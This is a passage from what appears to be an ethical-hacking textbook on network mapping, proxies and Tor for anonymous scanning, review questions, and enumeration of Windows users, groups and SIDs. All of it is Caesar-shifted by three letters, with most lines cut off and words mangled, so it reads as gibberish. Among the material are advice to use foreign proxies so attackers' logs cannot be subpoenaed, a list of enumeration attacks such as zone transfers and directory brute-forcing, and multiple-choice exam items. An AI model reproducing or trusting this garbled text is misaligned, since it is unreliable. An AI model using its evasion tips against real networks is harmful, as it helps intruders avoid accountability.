
2QFH \RX KDYH DVFHUWDLQHG WKH QHWZRUN HQYLU
VHUYLEFHV \RX FDQ VWDUW PDSSLQJ WKH QHWZRUN
YLVXDOL]H WKH QHWZRUN HQYLURQPHQW DQG VWDU
ORRNV OLNH :LWK WKLV LQIRUPDWLRQ LQ KDQG \R
EH H[SORLWHG



1HWZRUN PDSSLQJ FDQ JLYH \RX DQ HDV\ WR

HQYLURQPHQW EXW GRQ\W DVVXPH WKDW HYHUIW
SLFWXUH 'XH WR ILOWHULQJ RI URXWHUV DQG ILUI
IDLO RU UHWXUQ UHVXOWV WKDW WKH VFDQQHU GF

1HWZRUN PDSSHUV FRPELQH WKH VFDQQQLQJ DQG VZI
FKDSWHU WR EXLOG D FRPSOHWH SLFWXUH .HHS LQ
SUHVHQFH RI WKH HWKLFDO KDFNHU RQ WKH QHWZR
PDSSHUV VKRXOG EH XVHG VSD [ULXJH](#) WRZYWKH GH
QHWZRUN PDSSHU LQ DFWLRQ



)LJXUH \$ QHWZRUN PDS EXLOW E\ D QHWZRUN PDSSL

8VLQJ 3UR[LHV

7KH ODVW WRSLF WKDW QHHGV WR EH GLVFXVVHG D
XVH RI SUR[LHV \$ V\ VWHP DFWLQJ DV D VWDQG LQ I
WDUJHW 7KH SUR[\ DFWV DV DQ DJHQW IRU WKH VFD
DQRQ\PLW\ IRU WKH VFDQQLQJ SDUW\ 3UR[\ VHUYHU
WKHVH

-)LOWHULQJ WUDIILF LQ DQG RXW RI WKH QHWZRUN
- \$QRQ\PL]LQJ ZHE WUDIILF
- 3URYLGLQJ D OD\HU RI SURWHFWLRQ EHWZHHQ WK

3UR[\ VHUYHUV DUH W\SLFDOO\ XVHG WR PDLQWDLQ
QHWZRUN DGPLQLVWUDWRU ZKR LV FKHFNLQJ ORJV I
QRW WKH DFWXDO VFDQQLQJ SDUW\ EHKLQG WKH SU
6HWWLQJ XS D SUR[\ LV HDV\ DQG FDQ EH DFFRPSOL
VLWXDWLRQ

6HWWLQJ D :HE %URZVHU WR 8VH D 3UR[\

8VH WKH IROORZLQJ VWHSV WR VHW \RXU EURZVHU \

/RJ RQ [ZRXWKDWLVP\DSDFP](#) PLWH GRZQ \RXU FXUUHQ
XVH FRQILW JDLQ WKLV LQIRUPDWLRQ

(QVSHU[LHV \RXU IDYRULWH VHDFK HQJLQH WR IL
DYDLODEOH SUR[LHV (DFK SUR[\ LQ WKH OLVW FR
5DQGRPO\ VHOHFW D SUR[\ IURP WKH OLVW DQG Z
,Q \RXU EURZVHU ILQG WKH SUR[\ VHWLQJV DQG
WKH LQIRUPDWLRQ IURP VWHS

&KHFNL [ZRXWKDWLVP\DSDFP](#) PWR VHH KRZ WKH SUR[\
DGGUHV

<RX FDQ FRQILJXUH SUR[LHV LQ RWKHU ZHE EURZVH



&KRRVH D SUR[\ EDVHG RXWVLGH WKH 8QLW
DGYDQFHG DWWDFNHU ZRXOG GR 3UR[LHV EDVHG L
UHFRUGV VXESRHQDHG ZKLFK LV ZK\ D PDOLFLRXV
XVLQJ WKHP

2WKHU SUR[\ RSWLRQV DUH DYDLODEOH WR \RX DV Z
\$Q LPSRUWDQW RQH LV 7KH 2QLRQ 5RXWHU 7RU 7F

HIIHFWLYH DQG ZLGHO\ XVHG 7R EHWWHU XQGHUVW
GHVFULSWLRQ IURP WKH 7RU 3URMHFW¶V ZHEVLWH
[KWWSV ZZZ WRUSURMHFW RUJ DERXW RYHUYLHZ KI](#)

7RU LV D QHWZRUN RI YLUWXDO WXQQHOV WKDW D
SULYDF\ DQG VHFUXLW\ RQ WKH ,QWHUQHW ,W DO
FRPPXQLFDWLRQ WRROV ZLWK EXLOW LQ SULYDF\ I
UDQJH RI DSSOLFDWLRQV WKDW DOORZ RUJDQL]DW
RYHU SXEOLF QHWZRUNV ZLWKRXW FRPSURPLVLQJ
6R KRZ GRHV LW ZRUN" \$JDLQ OHW¶V OHW WKH GHY
ZHEVLWH

7R FUHDWH D SULYDWH QHWZRUN SDWKZD\ ZLWK 7I
LQFUHPHQWDOO\ EXLOGV D FLUFXLW RI HQFU\SWH
7KH FLUFXLW LV H[WHQG RQH KRS DW D WLPH D
ZKLFK UHOD\ JDYH LW GDWD DQG ZKLFK UHOD\ LW
NQRZV WKH FRPSOHWH SDWK WKDW D GDWD SDFNH
VHW RI HQFU\SWLRQ NH\V IRU HDFK KRS DORQJ WK
WKHVH FRQQHFWLRQV DV WKH\ SDVV WKURXJK

6R \RX VHH WKDW 725 SURYLGHV \RX ZLWK D JRRG D
WR REVFXUH RU HQFU\SW WUDIILF PDNLQJ LW PXFK
2QH PRUH VRIWZDUH SURGXFW WKDW PD\ SURYH XV
GXULQJ WKH LQIRUPDWLRQ JDWKHULQJ SURFHVV LV
WHFKQRORJLHV WR KLGH WKH DFWLYLW\ RI WKH XV

6XPPDU\

\$FWLQJ RQ WKH LQIRUPDWLRQ JDWKHUNG IURP WKH
QHWZRUN VFDQQQLQJ ZLWK D PXFK PRUH WDUJHWHG
UHSUHVHQWV DQ DJJUHVVLYH DSSURDFK WR JDLQLQJ
LQWHUDEFWLQJ GLUHFWO\ ZLWK D WDUJHW <RX DUH
ZKDW \RX FDQ ILQG 9XOQHUDELOLW\ VFDQV QHWZR
ILQJHUSULQWLQJ JLYH \RX LQVLJKW LQWR WKH V\VW
WDNH ZLWK \RXU WHVWLQJ

([D P (V V H Q W L D O V

5HPHPEHU WKH EDVLF FRQFHSDQDQVQDQQLGHVVLJQHGR
RI V\ VWHP QHWZRUNV DV ZHOO DV WKH YXOQHUDELC
8QGHUVWDQG WKHQVZDZKHV UHVRXUFHV FDQ EH WDU
DQG VWDUW PDNLQJ SODQV RQ KRZ WR DWWDFN

.QRZ WKH YXOQHUEDELOLWVWVQ WKDW YXOQHUELOL
RSHUDWLQJ V\ VWHP QHWZRUN GHVLJQ DQG RWKHU

8QGHUVWDQG WKH GLIIHUHQW QREDOHQHGLMWSHHVQFH E
VFDQ WISHV DQG WKH VWUHQJWKV DQG ZHDNQHVVH\
DUH WKH\ PHDQW WR SHUIRUP WKH VDPH WDVN

.QRZ ZKHQ WR XVH H(~~DTFK WFDQ~~ KDV LWV RZQ EHQHIL
PDNH LW D JRRG RU EDG FKRLFH IRU D JLYHQ VLWXD

.QRZ WKH SUHYHQWLYHQRZDWKHHSUHYHQWLYH PHDVX
DFWLRQV HDFK RQH WDNHV WR SUHYHQW WKH DWW

.QRZ \RXU WRROV DQGHWHUPLQDP LV GUHQFKHG ZLWK
LQ WKH FDVH RI VFDQQHUV WKHUH DUH TXLWH D IH
PRVW IDPLOLDU ZLWK DQG KDYH H[SHULHQFH XVLQJ
VZLWFKHV DQG WHFKQLTXHV XVHG WR RSHUDWH WKH

5HYLHZ 4XHVWLRQV

:KLFK RI WKH IROORZLQJ LV XVHG IRU EDQQHU JU
\$ 7HOQHW
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' :LUHVKDUN
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:KLFK RI WKH IROORZLQJ LV QRW D IODJ RQ D SDF
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:KDW LV PLVVVLQJ IURP D KDOI RSHQ VFDQ"

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'XULQJ DQ),1 VFDQ ZKDW LQGLFDWHV WKDW D SF

\$ 1R UHWXUQ UHVSQRVH

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'XULQJ D ;PDV WUHH VFDQ ZKDW LQGLFDWHV D SR

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:KDW LV WKH WKUHH ZD\ KDQGVKDNH"

\$ 7KH RSHQLQJ VHTXHQFH RI D 7&3 FRQQHFWLRQ

% \$ W\SH RI KDOI RSHQ VFDQ

& \$;PDV WUHH VFDQ

' 3DUW RI D 8'3 VFDQ

\$ IXOO RSHQ VFDQ PHDQV WKDW WKH WKUHH ZD\
WKH GLIIHUHQFH EHWZHHQ WKLV DQG D KDOI RSHQ

\$ \$ KDOI RSHQ XVHV 7&3

% \$ KDOI RSHQ XVHV 8'3

& \$ KDOI RSHQ GRHV QRW LQFOXGH WKH ILQDO \$&

' \$ KDOI RSHQ LQFOXGHV WKH ILQDO \$&.

:KDW LV WKH VHTXHQFH RI WKH WKUHH ZD\ KDQG

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\$ \$ SLQJ VZHHS
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' 3DUW RI D 8'3 VFDQ
:KLFK EHVW GHVFULEHV D YXOQHUDELOLW\ VFDQ"
\$ \$ ZD\ WR ILQG RSHQ SRUWV
% \$ ZD\ WR GLDJUDP D QHWZRUN
& \$ SUR[\ DWWDNFN
' \$ ZD\ WR DXWRPDWH WKH GLVFRYHU\ RI YXOQHU
:KDW LV WKH SXUSRVH RI D SUR[\ "
\$ 7R DVVLVW LQ VFDQQLQJ
% 7R SHUIRUP D VFDQ
& 7R NHHS D VFDQ KLGGHQ
' 7R DXWRPDWH WKH GLVFRYHU\ RI YXOQHUDELOL
:KDW LV 7RU XVHG IRU"
\$ 7R KLGH ZHE EURZVLQJ
% 7R KLGH WKH SURFHVV RI VFDQQLQJ
& 7R DXWRPDWH VFDQQLQJ
' 7R KLGH WKH EDQQHU RQ D V\ VWHP
:K\ ZRXOG \RX QHHG WR XVH D SUR[\ WR SHUIRUP
\$ 7R HQKDQFH DQRQ\PLW\
% 7R IRRO ILUHZDOOV
& 3HUIRUP KDOI RSHQ VFDQV
' 7R SHUIRUP IXOO RSHQ VFDQV
\$ YXOQHUDELOLW\ VFDQ LV D JRRG ZD\ WR GR ZKI
\$)LQG RSHQ SRUWV
%)LQG ZHDNQHVVHV
&)LQG RSHUDWLQJ V\ VWHPV
' ,GHQWLI\ KDUGZDUH

\$ EDQQHU FDQ GR ZKDW"
\$,GHQWLI\ DQ 26
% +HOS GXULQJ VFDQQQLQJ
& ,GHQWLI\ ZHDNQHVVHV
' ,GHQWLI\ D VHUYLFH
QPDS LV UHTXLUHG WR SHUIRUP ZKDW WISH RI VF
\$ 3RUW VFDQ
% 9XOQHUDELOLW\ VFDQ
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L Q I R U P D W L R Q W R K D F N L Q W R W K H V \ V W H P (Q X P H U D
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6 F D Q Q L Q J D O O R Z H G X V W R I L Q G K R V W V D Q G V H H Z K
K R V W : L W K W K L V L Q I R U P D W L R Q L Q K D Q G Z H K D Y H :
E H H [S O R L W H G W R O H D U Q P R U H D E R X W W K H W D U J H V
O D V W V W H S R I W K H S U R F H V V E H I R U H Z H F K L S D Z D \ [
D F F H V V W R W K H W D U J H W

\$ 4XLFN 5HYLHZ

/HW¶V WDNH D EULHI ORRN EDFN DW RXU SUHYLRXV
KDYH FROOHFWHG DQG KRZ LW FDUULHV IRUZDUG WF

)RRWSULQWLQJ

)RRWSULQWLQJ LV WKH SKDVH ZKHUH ZH JDWKHUHG
ORFDWLRQV DQG WKURXJK RWKHU WHFKQLTXHV WR (LQIRUPDWLRQ WKDW WROG XV DERXW WKH RUJDQL]D
IDFLOLWLHV QHWZRUNV DQG RWKHU XVHIXO LWHPV
EH XVHG IRU ODWHU VWDJHV RI WKH DWWDFN DV ZH
,QIRUPDWLRQ WKDW ZDV JDWKHUHG GXULQJ WKLV S†

- ,3 DGGUHV V UDQJHV
- 1DPHV SDFHV
- (PSOR\HH LQIRUPDWLRQ
- 3KRQH QXPEHUV
-)DFLOLW\ LQIRUPDWLRQ
- -RE LQIRUPDWLRQ

'XULQJ WKL V SKDVH ZH IRXQG WKDW D VLJQLILFDQW
YDULRXV VRXUFHV ERWK FRPPRQ DQG XQFRPPRQ

6FDQQLQJ

7KH QH[W SKDVH VFDQQLQJ IRFXVHG RQ JDWKHULQ
LQWHQWLRQ RI ORFDWLQJ KRVWV :H GLVFRYHUHG K
ORFDWHG ZKD W SRUWV WKH\ KDG RSHQ DQG HYHQ
:H IRXQG LQIRUPDWLRQ DERXW WDUJHW V\ VWHPV RY
DGGUHV VHV ,Q DGGWLQJ WR DGGUHV VHV ZH JDWK
HDFK KRVW WKURXJK EDQQHU JUDEELQJ

'XULQJ WKL V SKDVH ZH XWLOL]HG WHFKQLTXHV VXF†

- 3LQJV
- 3LQJ VZHHSV
- 3RUW VFDQV
- 7UDFHUW

:H HYHQ XVHG VRPH YDULDWLRQV DQG WZHDNV LQ 1
VXEQHVV

1RZ \RX DUH UH DG\ WR PRYH LQWR WKH QH[W SKDVH

:KDW ,V (QXPHUDWLRQ"

(QXPHUDWLRQ WKH SURFHVV RI H[WUDFWLQJ LQIRUPDW
PRUH RI WKH FRQILJXUDWLRQ DQG HQYLURQPHQW SI
LQIRUPDWLRQ VXFK DV XVHUQDPHV PDFKLQH QDPHV
ZHOO DV RWKHU LQIRUPDWLRQ GHSHQGLQJ RQ WKH
+RZHYHU XQOLNH ZLWK SUHYLRXV SKDVHV \RX ZLO
V\VWHP LQ DQ HIIRUW WR JDWKHU D ZLGH UDQJH RI
YLHZ HQXPHUDWLRQ DV D SKDVH WKDW FRPHV ZLWK
7DNH H[WUD HIIRUW WR EH SUHFLVH OHVW \RX ULVN



7KLQN FDUHIXOO\ DERXW HDFK RI WKH DFW
DKHDG LQ RUGHU WR DQWLFLSDWH UHVXOWV DQG K

6R ZK\ LQLWLDWH DFWLYH FRQQHFWLRQV WR D WDU
DGGLWLRQDO LQIRUPDWLRQ RQ WRS RI ZKDW ZH JDM
VFDQQQLQJ 7KURXJK WKHVH DFWLYH FRQQHFWLRQV Z
KRVW ZKLFK ZLOO H[WUDFW PXFK DGGLWLRQDO LQI
LQIRUPDWLRQ ZH FDQ EHWWHU DVVHVW WKH VWUHQ
,QIRUPDWLRQ JDWKHUHG GXULQJ WKLV SKDVH JHQH

- 1HWZRUN UHVRXUFHV DQG VKDUHV
- 8VHUV DQG JURXSV
- 5RXWLQJ WDEOHV
- \$XGLWLQJ DQG VHUYLFH VHWWLQJV
- 0DFKLQH QDPHV
- \$SSOLFDWLRQV DQG EDQQHUV
- 6103 DQG '16 GHWDLOV



,Q SUHYLRXV FKDSWHUV \RX ZHUH QRW WRF
+RZHYHU DW WKLV SRLQW \RX QHHG WR XQGHUVW
ERXQGDULHV %XW LI \RX KDYH GRQH \RXU GXH GL
DQ\ SUREOHPV EHFDXVH \RX KDYH SHUPLVVLRQ WR
WDUJHW
<RX GLG JHW SHUPLVVLRQ ULJKW"

6R ZKDW RSWLRQV DUH DYDLODEOH WR DQ DWWDFN

WHFKQLTXHV \RX ZLOO EH XVLQJ LQ WKLV FKDSWHU
([WUDFWLQJ ,QIRUPDWLRQ WKLV (WHFKQLTXH LV XVHG
DQG GRPDLQ QDPH LQIRUPDWLRQ IURP DQ HPDLO DG
\$Q HPDLO DGGUHV FRQWDLQV WZR SDUWV 7KH ILU
ZKDW FRPHV DIWHU WKH # LV WKH GRPDLQ QDPH
2EWDLQLQJ ,QIRUPDWLRQ WKURXJK(YHIDXOMY&DMVKR\
VHWWLQJV LQ SODFH DQG GHIDXOW SDVVZRUGV DUH
GHIDXOW VHWWLQJV HLWKHU SDUWLDOO\ RU ZKROO\
JDLQ DFFHVV WR WKH V\ VWHP DQG H[WUDFW LQIRUP
8VLQJ %UXWH)RUFH \$WWDFNV RQ\$'GUHFWWRU6VWU\Y
WKDW FRQWDLQV LQIRUPDWLRQ XVHG WR DGPLQLVW
DWWDFNHU ORRNLQJ WR JDLQ H[WHQVLYH LQIRUPDW
DUH YXOQHUDEOH WR LQ\$XW YHULILFDWLRQ GHILFL
H[SORLWHG IRU WKH SXUSRVH RI GLVFRYHULQJ DQG
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E\ DQ DWWDFNHU ZKR FDQ JXHVV WKH VWULQJV DQG
([SORLWLQJ 7KH36LPSOH 0DLO 7UDQVSRUW 3URWRFR
DWWDFNHU ZKR FDQ FRQQHFW WR DQG H[WUDFW LQI
VHUYHU

:RUNLQJ ZLWK '16 =RQH \$UDQMIMWUDQVIHU LQ '16 LV
EXW ZKHQ WKLV LQIRUPDWLRQ IDOOV LQWR WKH ZUF
JRQH WUDQVIHU LV GHVLJQHG WR XSGDWH '16 VHUY
WKH JRQH FRQWDLQV LQIRUPDWLRQ WKDW FRXOG PD
DERXW WKH VWUXFWXUH RI WKH HQYLURQPHQW
&DSWXULQJ 8VHWRXSVWHFKQLTXH LQYROYHV H[WUDF
VSHFLILHG JURXS VWRULQJ WKH UHVXOWV DQG GH
WKH JURXS

5HWULHYLQJ 6\ VWHP 3R,QFHQWHWSDUQVW HQYLURQPHQ
IUHTXHQWO\ SROLF\ VHWWLQJV RU VRPHWKLQJ VLPL
RWKHU WKLQJV DUH KDQGOHG 7KH HQXPHUDWLRQ S
DOORZLQJ \RX WR JHW PRUH LQVLJKW LQWR \RXU WI

\$ERXW :LQGRZV (QXPHUDWLRQ

7KH 0LFURVRIW :LQGRZV RSHUDWLQJ V\ VWHP LV GHV
RU QHWZRUNHG HQYLURQPHQW KRZHYHU IRU WKL
VHWXS RQO\ ,Q WKH :LQGRZV ZRUOG VHFUXLQJ DFF
FRPSRQHQWV LV KDQGOHG WKURXJK PDQ\ PHFKDQLV
FRYHUHG KHUH

<RX QHHG WR NQRZ KRZ DFFHVV WR UHVRXUFHV VXF
:LQGRZV XVHV D PRGHO WKDW FDQ EH EHVW VXPPHG
UHVRXUFHV)RU H[DPSOH D XVHU JHWV DFFHVV WR

8VHUV

,Q DQ\ RSHUDWLQJ V\ VWHP WKH LWHP WKDW LV PRV
V\ VWHP LV WKH XVHU ,Q :LQGRZV WKH XVHU DFFRX
DFFRXQWV DUH XVHG LQ :LQGRZV IRU HYHU\WKLQJ I
VHU\LFHV WKDW DOORZ VRIWZDUH FRPSRQHQWV WR

,Q WKH :LQGRZV 26 WKH GHIDXOW LQVWDOODWLRQ K
UHDG\ WR EH XVHG E\ WKH RZQHU RI WKH V\ VWHP W
DFFRXQW /HW\ V W DON DERXW WKHVH WZR DFFRXQW
VRPH QHZ LPSRUWDQFH DQG VHHQ FKDQJHV RYHU W
KDYH H[SHULHQFHG VRPH FKDQJHV VLQFH WKH LQWL
FXUUHQW YHUVLRQ ZKLFK LV :LQGRZV

*XHVW KL V DFFRXQW KDV EHHQ SUHVHQW LQ WKH :LQ
DPRXQW RI WLPH EXW KDV QRW H[SHULHQFHG VXEVS
LV PHDQW WR EH H[WUHPHO\ OLPLWHG LQ FDSDEOL
PXVW EH HQDEOHG WR EH XVHG ZKLFK LQ SUDFWLFI
DFFRXQW LV MXVW OHIW GLVDEOHG DQG WKDW\ V WK

\$GPLQLVWUDWRU DGPLQLVWUDWRU DFFRXQW KDV VHHQ
9LVWD IRUZDUG 6LQFH WKH UHOHDVH RI 9LVWD WKH
:LQGRZV 26 LW LV DOVR QRW DFWLYH E\ GHIDXOW
QRW DFWLYDWHG E\ GHIDXOW" 6LPSO\ SXW LW LV W
V\ VWHP

3ULRU WR :LQGRZV 9LVWD WKH DGPLQLVWUDWRU DF
LW ZDV DOVR DOZDV HQDEOHG 0DQ\ SHRSOH JRW L
OHV WKHP GR ZKDWHYHU WKH\ ZDQWHG ZLWKRXW UI
RQO\ FRXOG WKH XVHU FRQVFLRXVO\ GR ZKDWHYHU
SURFHVHV DQG DSSOLFDWLRQV VXFK DV PDOZDUH I
OHYHO RI V\ VWHP SHUPLVVLRQV DV WKH FXUUHQW V

7R FRXQWHU WKL V LQ 9LVWD IRUZDUG WKH DFFRXQ
SURPSWHG WR FUHDWH \RXU RZQ DFFRXQW ZKHQ \RX

DFFRXQW FDQ KDYH DGPLQLVWUDWRU SULYLOHJHV
WKDW UHTXLUH WKHP ,Q :LQGRZV WKLW PHDQV WKI
UHTXLUHV HOHYDWHG DGPLQLVWUDWRU SULYLOHJHV
DELOLW\ WR EH DQ DGPLQ %XW ZKHQ \RX ZDQW WR
WKHVH HOHYDWHG SULYLOHJHV \RX ZLOO EH DVNHG
ZLOO EH DOORZHG WR GR VR :KDW :LQGRZV LV DFW
VLQJOH SURFHVV DQG OHDYLQJ HYHU\WKLQJ HOVH U
SULYLOHJHV <HV WKLW PHDQV \RX DUH UXQQLQJ D
DQG \RX ZLOO RQO\ EH DEOH WR UXQ DGPLQLVWUDW
:LQGRZV GRHV KDYH VRPH EXLOW LQ DFFRXQWV WKI
GLUHFWO\ LI DW DOO 7KHVH DFFRXQWV DUH GHVLJ
DFWLYLWLHV DV QHFHVVDU\

3URFHVVHV LQ :LQGRZV FDQ EH UXQ XQGHU RQH RI \

/RFDO 6HUSXVHU DFFRXQW ZLWK KLJKHU WKDQ QRUP
RQO\ OLPLWHG DFFHVV WR WKH QHWZRUN

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DFFHVV WR WKH ORFDO V\WHP

6\WHP VXSHU XVHU VW\OH DFFRXQW WKDW KDV QHD
&XUUHQW 7KHU\XUUHQWO\ ORJJHG LQ XVHU ZKR FDQ
VWLOO VXEMHFW WR UHVWULFWLRQV WKDW RWKHU >
DFFRXQW UHPDLQ HYHQ LI WKH DFFRXQW EHLQJ XVH
(DFK RI WKHVH XVHU DFFRXQWV LV XVHG IRU VSHFLI
HDFK LV UXQQLQJ GLIIHUHQW SURFHVVHV EHKLQG W
IDFW LQ :LQGRZV HDFK DFFRXQW FDQ EH UXQQLQJ F
WKRXJK LQ PDQ\ FDVHV LW LV D RQH WR RQH UHODW
:KDW DOO RI WKHVH XVHU DFFRXQWV KDYH LQ FRPP
FRQWDLQV LQIRUPDWLRQ DERXW WKH XVHU RI WKH I
PHPEHU RI SULYLOHJHV DQG RWKHU LPSRUWDQW LI
ZKLFK SUHYHQW FRQIOLFWV

*URXS

*URXS DUH XVHG E\ RSHUDWLQJ V\WHPV VXFK DV
UHVXRUFHV DV ZHOO DV WR VLPSOLI\ PDQDJHPHQW
WKDW HQDEOH PDQDJHPHQW RI PXOWLSOH XVHUV \$
WKDW FDQ WKHQ EH PDQDJHG DV D XQLW QRW WR P
RWKHU JURXS QHVWHG ZLWKLQ LW LI LW VLPSOLIL
DVVLJQ DFFHVV WR D UHVXRUFH VXFK DV D VKDUHG
LQGLYLGXDOO\ VDYLQJ VXEVWDQWLDO WLPD DQG HI
\RX VHHILW RQ \RXU QHWZRUN DQG V\WHPV EXW F

QXPEHU RI SUHGHILQHG JURXSV WKDW \RX FDQ XVH
GHIDXOW JURXSV LQ :LQGRZV

\$QRQ\PRXV /R'JQ JQHG WR DOORZ DQRQ\PRXV DFFHV
ZKHQ DFFHVV LQJ D ZHE VHUYHU RU ZHE DSSOLFDWL
%DWBKHG WR DOORZ EDWFK MREV WR UXQ VFKHGXO
GHOHWHV WHPSRUDU\ ILOHV

&UHDWRU *LQGRZV XVHV WKLV JURXS WR DXWRP
SHUPLVLRQV WR XVHUV ZKR DUH PHPEHUV RI WKH
GLUHFWRU\

&UHDWRU 2ZKHSHUVRQ ZKR FUHDWHG WKH ILOH RU
:LQGRZV DQG ODWHU XVHV WKLV JURXS WR DXWF
FUHDWRU RI D ILOH RU GLUHFWRU\

(YHU\RQ DO LQWHUDFWLYH QHWZRUN GLDO XS DQG
JURXS 7KLV JURXS LV XVHG WR JLYH ZLGH DFFHVV
,QWHUDFWLYH VHUYHU ORJJHG RQ WR WKH ORFDO V\VWHP
DOORZV RQO\ ORFDO XVHUV WR DFFHVV D UHVRXUF
1HWZRQ\ XVHU DFFHVV LQJ WKH V\VWHP WKURXJK D
ZKLFK DOORZV RQO\ UHPRWH XVHUV WR DFFHVV D U
5HVWULFWHG DQG FRPSXWHUV ZLWK UHVWULFWHG F
2Q D PHPEHU VHUYHU RU ZRUNVWDWLRQ D ORFDO X
UDWKHU WKDQ WKH 3RZHU 8VHUV JURXS KDV WKLV
6HOOHVHUV WR WKH REMHFW DQG DOORZV WKH REMH
6HUYLQH VHUYLFH DFFHVV LQJ WKH V\VWHP KDV WKH
SURFHVVHV EHLQJ UXQ E\ :LQGRZV DQG ODWHU V
6\VWH:LQGRZV DQG ODWHU RSHUDWLQJ V\VWHPV
XVHG ZKHQ WKH RSHUDWLQJ V\VWHP QHHGV WR SHU
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DSSOLFDWLRQV DQG WR SHUIRUP RWKHU QHFHVVDU\



1RWH WKDW GHSHQG LQJ RQ WKH HQYLURQP
LQVWDOOHG DQG WKH SROLFLHV GLFWDWLQJ WKH
PRUH JURXSV ZLWK GLIIHUHQW QDPHV WKDQ DUH O

6HFXULW\ ,GHQWLILHUV
:HOO FRQJUDWV RQ PDNLQJ LW WKLV IDU EXW QRZ :

XVHUV DQG JURXSV ZKLFK LV D VHFXULW\ LGHQWLIL
DVVLJQHG E\ WKH 26 WR XQLTXHO\ LGHQWLI\ D VSHF
FRPSXWHU

:KHQ DQ REMHFW LV FUHDWHG WKH V\ VWHP JHQHUD
WKDW LW LV QHYHU XVHG DJDLQ

:K\ (YHQ %RWKHU 8VLQJ DQ 6,'"

:KLOH HYHU\GD\ XVHUV DQG PDLQWDLQHUV RU D V\V
QDPHV IRU :LQGRZV LQWHUQDOO\ WKLW ZLOO QRW Z
QDPH OLNH KXPDQV GR LQVWHDG RI XVLQJ DQ 6,' W
ZRXOG EHFRPH YRLG RU LQDFFHVVLEOH LI WKH QDPI

5DWKHU WKDQ DOORZ WKLW VLWXDWLRQ WR RFFXU
XQFKDQJHDEOH VWULQJ WKH 6,' ZKLFK DOORZV WH
DQ\ RI WKH XVHU¶V VHWWLQJV 7KLV PHDQV WKDW D
